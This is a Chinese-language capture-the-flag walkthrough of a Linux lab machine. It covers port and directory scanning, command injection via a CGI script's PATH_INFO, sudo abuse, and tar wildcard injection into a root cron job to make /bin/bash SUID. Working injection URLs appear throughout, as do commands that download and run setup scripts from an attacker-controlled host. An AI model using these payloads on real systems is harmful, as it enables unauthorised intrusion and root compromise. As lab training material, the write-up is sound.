

The_Lazy_Admin

作者: Eecho (QQ: 1784886491)

靶机ID: 636

系统: Linux

难度: Easy

端口扫描

```
(root@kali)-[~]
└─# nmap -p- 172.20.10.3
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-21 23:24 -0400
Nmap scan report for group.dsz (172.20.10.3)
Host is up (0.00030s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp   open  http-proxy
MAC Address: 08:00:27:11:12:A3 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds
```

80端口

对80端口进行目录扫描，其中出现了一个/cgi-bin/test.cgi，查看了一下，内容为：Hello from CGI!，计入/cgi-bin这个目录存在内容，那么就深度扫描了一下

```
(root@kali)-[~]
└─# dirsearch -u http://172.20.10.3
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
    from pkg_resources import DistributionNotFound, VersionConflict

  |. _ _ _ _ _ | _ v0.4.3
  ( _ | | _ ) ( / _ ( | | ( _ | )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist
size: 11460

Output File: /root/reports/http_172.20.10.3/_26-04-21_23-25-03.txt

Target: http://172.20.10.3/

[23:25:03] Starting:
[23:25:04] 403 - 276B - /.ht_wsr.txt
[23:25:04] 403 - 276B - /.htaccess.bak1
[23:25:04] 403 - 276B - /.htaccess.sample
[23:25:04] 403 - 276B - /.htaccess.orig
[23:25:04] 403 - 276B - /.htaccess.save
[23:25:04] 403 - 276B - /.htaccess_orig
[23:25:04] 403 - 276B - /.htaccess_extra
[23:25:04] 403 - 276B - /.htaccessBAK
[23:25:04] 403 - 276B - /.htaccess_sc
[23:25:04] 403 - 276B - /.htaccessOLD
```

```
[23:25:04] 403 - 276B - /.htm
```

```
[23:25:04] 403 - 276B - /.htpasswd_test
```

```
[23:25:04] 403 - 276B - /.htpasswd
```

```
[23:25:12] 301 - 312B - /cgi-bin -> http://172.20.10.3/cgi-bin/
```

```
[23:25:12] 200 - 16B - /cgi-bin/test.cgi
```

```
[23:25:25] 403 - 276B - /server-status
```

利用ffuf扫描后，又发现了vuln.cgi

```
└─# ffuf -u http://172.20.10.3/cgi-bin/FUZZ -w /usr/share/wordlists/dirb/common.txt
```

$\begin{array}{ccccccc} /' _ & \backslash & /' _ & \backslash & & & /' _ & \backslash \\ \wedge & \searrow & \wedge & \searrow & _ & _ & \wedge & \searrow \\ \backslash & \backslash , - & \backslash & \backslash , - & \wedge & \wedge & \backslash & \backslash , - \\ \backslash & \backslash \searrow & \backslash & \backslash \searrow & \backslash & \backslash \searrow & \backslash & \backslash \searrow \\ \backslash & \backslash & \backslash & \backslash & \backslash & \backslash & \backslash & \backslash \\ \vee - & & \vee - & & \vee - & & \vee - & \end{array}$

Fence 1

```
:: URL      : http://172.20.10.3/cgi-bin/FUZZ
```

```
:: Extensions      : .cgi .sh
```

```
:: Calibration      : false
```

```
:: Threads      : 40
```

```
:: Matcher      : Response status: 200,301
```

```
| URL | http://172.20.10.3/cgi-bin/test.cgi
```

```
* FUZZ: test.cgi
```

```
URL | http://172.20.10.3/cgi-bin/vuln.cgi
```

```
* FUZZ: vuln.cgi
```

```
:: Progress: [13842/13842] :: Job [1/1] :: 3508 req/sec :: Duration: [0:00:01] ::
```

```
Errors: 0 ::
```

访问一下/cgi-bin/vuln.cgi, 写着路径信息, 那就进行一下简单的测试




Figure 1

进行ls简单测试, 查找到了test.cgi和vuln.cgi说明这个是成功的




Figure 2

得到user的flag

```
(root@kali)-[~]
└─# curl "http://172.20.10.3/cgi-bin/vuln.cgi/ls%20-a%20/home"
PATH_INFO: /ls -a /home
Executing: ls -a /home
total 20
drwxr-xr-x  5 root    root    4096 Apr 17 05:37 .
drwxr-xr-x 18 root    root    4096 Mar 18 2025 ..
drwxr-xr-x  3 111     111     4096 Apr 21 21:49 111
drwxr-xr-x  3 todd    todd    4096 Apr 17 05:11 todd
drwxr-xr-x  2 welcome welcome 4096 Apr 17 07:36 welcome

(root@kali)-[~]
└─# curl "http://172.20.10.3/cgi-bin/vuln.cgi/ls%20-a%20/home/111"
PATH_INFO: /ls -a /home/111
Executing: ls -a /home/111
total 32
drwxr-xr-x  3 111     111     4096 Apr 21 21:49 .
drwxr-xr-x  5 root    root    4096 Apr 17 05:37 ..
-rw-----  1 111     111      648 Apr 17 07:37 .bash_history
-rw-r--r--  1 111     111      220 Apr 18 2019 .bash_logout
-rw-r--r--  1 111     111     3526 Apr 18 2019 .bashrc
-rw-r--r--  1 111     111      807 Apr 18 2019 .profile
drwxr-xr-x  2 111     111     4096 Apr 21 21:49 .ssh
-rw-r--r--  1 root    root      44 Apr 17 07:07 user.txt

(root@kali)-[~]
└─# curl "http://172.20.10.3/cgi-bin/vuln.cgi/cat%20/home/111/user.txt"
PATH_INFO: /cat /home/111/user.txt
Executing: cat /home/111/user.txt
flag{user-6C1AF43CD10933256F88124FBE6499FA}
```

Root

先尝试了一下 `sudo -l`，看是否有可用信息，但是输出的内容并没有帮助



```
PATH_INFO: /sudo -l
Executing: sudo -l
Matching Defaults entries for www-data on Echo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on Echo:
    (111) NOPASSWD: ALL
    (111) NOPASSWD: /usr/bin/su - 111
```

Figure 3

刚才111用户下面还有历史记录，读取历史记录，通过查看前人的操作记录，我们得知系统有一个 Root 权限的定时任务（Cron），每分钟会在 `/var/www/html` 目录下执行 `tar` 打包命令

```
(root@kali)-[~]
└─# curl "http://172.20.10.3/cgi-bin/vuln.cgi/%20sudo%20-
u%20111%20cat%20/home/111/.bash_history"
PATH_INFO: / sudo -u 111 cat /home/111/.bash_history
Executing: sudo -u 111 cat /home/111/.bash_history
cd ~
ls -al
cat .bash_history
clear
busybox wget http://192.168.43.37:8081/pspy64
ls
chmod +x pspy64
./pspy64
cd /var/www/html/
ls
cd cgi-bin/
crontab -l
cat /etc/crontab
ls -l /etc/cron.d/
cat /etc/crontab
cat /usr/local/bin/backup.sh
echo "chmod +s /bin/bash" > /var/www/html/shell.sh
chmod +x /var/www/html/shell.sh
cd /var/www/html/
touch "/var/www/html/--checkpoint=1"
touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"
ls -l /bin/bash
ls
cat shell.sh
rm -rf shell.sh
ls
rm -rf --checkpoint=1
rm -rf '--checkpoint=1'
clear
ls
rm -rf ./'--checkpoint=1'
```

```
rm -rf ./'--checkpoint-action=exec=sh shell.sh'
ls
ls cgi-bin/
vim /etc/hosts
```

询问ai给出解决方法

创建总控脚本

```
cat << 'EOF' > setup.sh
#!/bin/bash
cd /var/www/html
```

步骤A: 生成提权木马 (赋予系统 `bash SUID` 权限)

```
echo "chmod +s /bin/bash" > shell.sh
chmod +x shell.sh
```

步骤B: 布置 `Tar` 通配符注入陷阱 (注意前缀 `./`)

```
touch "./--checkpoint=1"
touch "./--checkpoint-action=exec=sh shell.sh"
EOF
```

随后开启http服务将脚本下载到111用户

```
curl "http://172.20.10.3/cgi-bin/vuln.cgi/%0asudo%20-
u%20111%20curl%20http://172.20.10.7/setup.sh%20-o%20/tmp/setup.sh"
```

执行脚本

```
curl "http://172.20.10.3/cgi-bin/vuln.cgi/%0asudo%20-
u%20111%20bash%20/tmp/setup.sh"
```

执行后查看权限, 发现已经成功提权了

```
└─(root@kali)-[~]
└─# curl "http://172.20.10.3/cgi-bin/vuln.cgi/%0als%20-la%20/bin/bash"
PATH_INFO: /
ls -la /bin/bash
Executing:
ls -la /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18 2019 /bin/bash
```

读取flag的时候发现并没有读取到其中的内容 (原因: 成功用空格绕过了第一个字符被吞的问题, 但是 `bash -c` 后面的单引号 `'` 被 CGI 脚本解析器吞掉或打碎了。这就导致 `/bin/bash` 根本没有接收到完整的命令, 只能静默退出), 反馈给ai后给了另一个方案

```
└─(root@kali)-[~]
└─# curl "http://172.20.10.3/cgi-bin/vuln.cgi/%0a/bin/bash%20-p%20-
c%20'cat%20/root/root.txt'"
PATH_INFO: /
/bin/bash -p -c 'cat /root/root.txt'
Executing:
bin/bash -p -c 'cat /root/root.txt'
```

脚本内容:

```
cat << 'EOF' > get_flag.sh
```

```
#!/bin/bash
```

避免引号被 CGI 打碎，把提取命令写在文件里

```
/bin/bash -p -c "cat /root/*.txt > /var/www/html/final_flag.txt"
```

```
chmod 777 /var/www/html/final_flag.txt
```

```
EOF
```

下载脚本

```
curl "http://172.20.10.3/cgi-bin/vuln.cgi/%0asudo%20-u%20111%20curl%20http://172.20.10.7/get_flag.sh%20-o%20/tmp/get_flag.sh"
```

运行脚本

```
curl "http://172.20.10.3/cgi-bin/vuln.cgi/%0asudo%20-u%20111%20bash%20/tmp/get_flag.sh"
```

读取flag

```
—(root@kali)-[~]
```

```
└─# curl http://172.20.10.3/final_flag.txt total 44 drwx----- 7 root root 4096 Apr 17 07:40 . drwxr-xr-x 18 root root 4096 Mar 18 2025 .. -rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc drwxr-xr-x 4 root root 4096 Apr 4 2025 .cache drwx----- 3 root root 4096 Apr 17 00:33 .docker drwx----- 3 root root 4096 Apr 4 2025 .gnupg drwxr-xr-x 3 root root 4096 Mar 18 2025 .local -rw-r--r-- 1 root root 148 Aug 17 2015 .profile drw----- 2 root root 4096 Apr 4 2025 .ssh -rw----- 1 root root 703 Apr 17 07:40 .viminfo -rw-r--r-- 1 root root 44 Apr 17 07:07 root.txt flag{root-8D931866E1B45A7A554EEAB7720A34BE}
```